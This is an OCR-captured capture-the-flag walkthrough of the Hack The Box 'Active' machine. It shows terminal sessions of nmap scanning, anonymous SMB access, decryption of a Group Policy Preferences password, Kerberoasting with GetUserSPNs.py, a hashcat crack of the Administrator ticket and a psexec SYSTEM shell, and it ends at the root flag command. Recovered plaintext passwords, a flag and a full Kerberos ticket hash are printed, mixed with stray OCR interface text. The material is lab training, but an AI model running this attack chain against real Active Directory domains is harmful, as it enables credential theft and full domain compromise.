

root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Ara Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali: ~/Masaüstü
root@kali:~/Masaüstü# nmap -sC -sV -T4 10.10.10.100
Starting Nmap 7.70 (https://nmap.org) at 2018-08-10 12:18 +03
Nmap scan report for 10.10.10.100
Host is up (0.085s latency).
Not shown: 983 closed ports
PORT STATE SERVICE VERSION
53/tcp open domain Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2018-08-10 09:18:34Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49157/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49158/tcp open msrpc Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
| 2.02:
|_ Message signing enabled and required
| smb2-time:
| date: 2018-08-10 12:19:31
|_ start_date: 2018-08-10 10:11:08
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 186.97 seconds

```
root@kali:~/Masaüstü# smbclient -L 10.10.10.100
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Replication     Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
SMB1 disabled -- no workgroup available
```

```
root@kali:~/Masaüstü# smbclient \\\\10.10.10.100\\replication
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 21 13:37:44 2018
  ..                                  D        0  Sat Jul 21 13:37:44 2018
  active.htb                          D        0  Sat Jul 21 13:37:44 2018
```

```
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\> ls
  .                                   D        0  Sat Jul 21 13:37:44 2018
  ..                                  D        0  Sat Jul 21 13:37:44 2018
  Microsoft                           D        0  Sat Jul 21 13:37:44 2018
  Preferences                         D        0  Sat Jul 21 13:37:44 2018
  Registry.pol                        A     2788  Wed Jul 18 21:53:45 2018

                10459647 blocks of size 4096. 4924285 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\> cd Preferences\
lssmb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\> ls
  .                                   D        0  Sat Jul 21 13:37:44 2018
  ..                                  D        0  Sat Jul 21 13:37:44 2018
  Groups                              D        0  Sat Jul 21 13:37:44 2018

                10459647 blocks of size 4096. 4924285 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\> cd Groups\
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> LS
  .                                   D        0  Sat Jul 21 13:37:44 2018
  ..                                  D        0  Sat Jul 21 13:37:44 2018
  Groups.xml                          A      533  Wed Jul 18 23:46:06 2018

                10459647 blocks of size 4096. 4924285 blocks available
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> get Groups.xml
getting file \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml of size 533 as Gro
ups.xml (0,8 KiloBytes/sec) (average 2,4 KiloBytes/sec)
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\> pwd
Current directory is \\10.10.10.100\replication\active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Gr
oups\
smb: \active.htb\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\>
```

Aç

Groups.xml
~/Masaüstü

Kaydet


Groups.xml

active.txt

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}"
name="active.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties
action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/
QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1"
acctDisabled="0" userName="active.htb\SVC_TGS"/></User>
</Groups>
```


gp3finder.exe -D hash

```
username: active.htb\SVC_TGS
password: GPPstillStandingStrong2k18
```


root@kali: ~/Masaüstü
Dosya Düzenle Görünüm Ara Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali:~/Masaüstü# smbclient \\\\10.10.10.100\\Users -U SVC_TGS
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\SVC_TGS's password:
Try "help" to get a list of possible commands.
smb: \> ls
. DR 0 Sat Jul 21 17:39:20 2018
.. DR 0 Sat Jul 21 17:39:20 2018
Administrator D 0 Mon Jul 16 13:14:21 2018
All Users DHS 0 Tue Jul 14 08:06:44 2009
Default DHR 0 Tue Jul 14 09:38:21 2009
Default User DHS 0 Tue Jul 14 08:06:44 2009
desktop.ini AHS 174 Tue Jul 14 07:57:55 2009
Public DR 0 Tue Jul 14 07:57:55 2009
SVC_TGS D 0 Sat Jul 21 18:16:32 2018
10459647 blocks of size 4096. 4475649 blocks available

```
smb: \SVC_TGS\Desktop\> ls
  .                                   D        0  Sat Jul 21 18:14:42 2018
  ..                                  D        0  Sat Jul 21 18:14:42 2018
  user.txt                            A       34  Sat Jul 21 18:06:25 2018

                10459647 blocks of size 4096. 4475582 blocks available
smb: \SVC_TGS\Desktop\> get user.txt
getting file \SVC_TGS\Desktop\user.txt of size 34 as user.txt (0,1 KiloBytes/sec) (average 0,1 KiloBytes/sec)
```


Aç
Groups.xml
86d67d8ba232bb6a254aa4d10159e983

```
> ./GetUserSPNs.py -dc-ip 10.10.10.100 -request active.htb/SVC_TGS


$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$ad6575989f7106841104dffa73e76e68$345a9f4d4bf20dbd59df44b4866c
0b4e6fad1ee19b23674c32a81161e69320a8502c4e4280df0e6239b70ea7a27cc1bca0182b327decdd82f16c980629bf1d7a68da1615e88c561cd
d5989b42b9258c9af2ed4bd2f3f96ea4100da76058c57d2972a49c5625f011493f5acbb5a5545e99c0d71cbfc575bd50e9c22141a1a64269594ca
23aa39f25eaf2dcddb78111a5b843a0b0949628b140c8ac552218d5bfc41daa05771e953880b84226e0990b8506d65e6a9839e04d7e32bdcf381c
9bdb97efbdb17f2e081c8c6fb770a416380cd90dbb2cf93036e8f341408e529a6c77579d2369f1de4458892d61376045aa1b64e23904dfedff855
231cb6bdabf3755aef09f56686c2ba5e6821529d173bbe1457ed0d7ac5e3022a61265442598b515f3c637f656cefcb6808586e3ec210e12c94a0a
2102b377af1667ec0b165b7357ee173cdeb333597b84ee48aab802779227550435c31ed67278a4bb96eeaa3af5b227359f34b18e7d8f3beab8ae0
90dd6104a3c990258b7793b4e507c559b9c912f2e3752aede86dc03892e47b4f882dbb84a2a0c9072f56441560ece2368270aa65947e6b749f024
3833593a8a5d78311fd2cb90819e17ab3fd8b16139d28885ffd5898de724a9d2754fa654d23ff7562041a7f30d2ff5c7116a60a7de09a17a2f9f4
01e146e517fda56f5484cf240464fa1dc7ce866f128f33592e616ebe953c485e03d53f30cb6af6217701bf87ae6d6586860d3b6175c2b5349b707
fdbd221533b67f05b181ea366e8dec62730a7ab3051596cbe4068a178dd2bb5720877eeb1eced9c47b5a7789850dfecbed7ac3ea21a1400557971
9bb92d14785ce7aad028e392d71738eeff21489b6ca5eb67baea786b6c5d7e9e509158357787a1222d97e275d1f2e0206214fb868dc623db7d33e
1e14284836468386b10aa0001f19c2354ac3eb503fdb19396d52591ea9b65ca02f6e51885ad5a1d0b043550fcf87c693f230749d05dd145d41442
aa4d135e75a7bc4ad0b9797cdcf632e822ca7c21a3625c4d2be6813ac5113a23315a6e094176f58d66313dd56d357f42e77ef1a4dcd8c4c9b7b99
bebac0ed5a2261a0dacfac84affe368f02577b1f53d0158726fe761267db7e16f9d487a764a43a0ce80a5ea5bfe0b08a4ef1228a9824e33c8bf70
f897a4b9d6f61847cb9549bc3fb4ad5

And decoded :

hashcat -m 13100 admin.hash /usr/share/wordlists/rockyou.txt --show

result : Ticketmaster1968 (for administrator)
```

root@kali: ~/Masaüstü × | root@kali: /usr/share/doc/python-impacket/examples ×

```
root@kali:/usr/share/doc/python-impacket/examples# ./psexec.py administrator@10.10.10.100
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

Password:
[*] Trying protocol 445/SMB...

[*] Requesting shares on 10.10.10.100.....
[*] Found writable share ADMIN$
[*] Uploading file EKKmFKKj.exe
[*] Opening SVCManager on 10.10.10.100.....
[*] Creating service BOku on 10.10.10.100.....
[*] Starting service BOku.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 2AF3-72E4

 Directory of C:\Users\Administrator\Desktop

30/07/2018  04:50 úú    <DIR>          .
30/07/2018  04:50 úú    <DIR>          ..
21/07/2018  06:06 úú                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  19.934.646.272 bytes free

C:\Users\Administrator\Desktop>get root.txt
[*] Downloading ADMIN$\root.txt
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
C:\Users\Administrator\Desktop>type root.txt
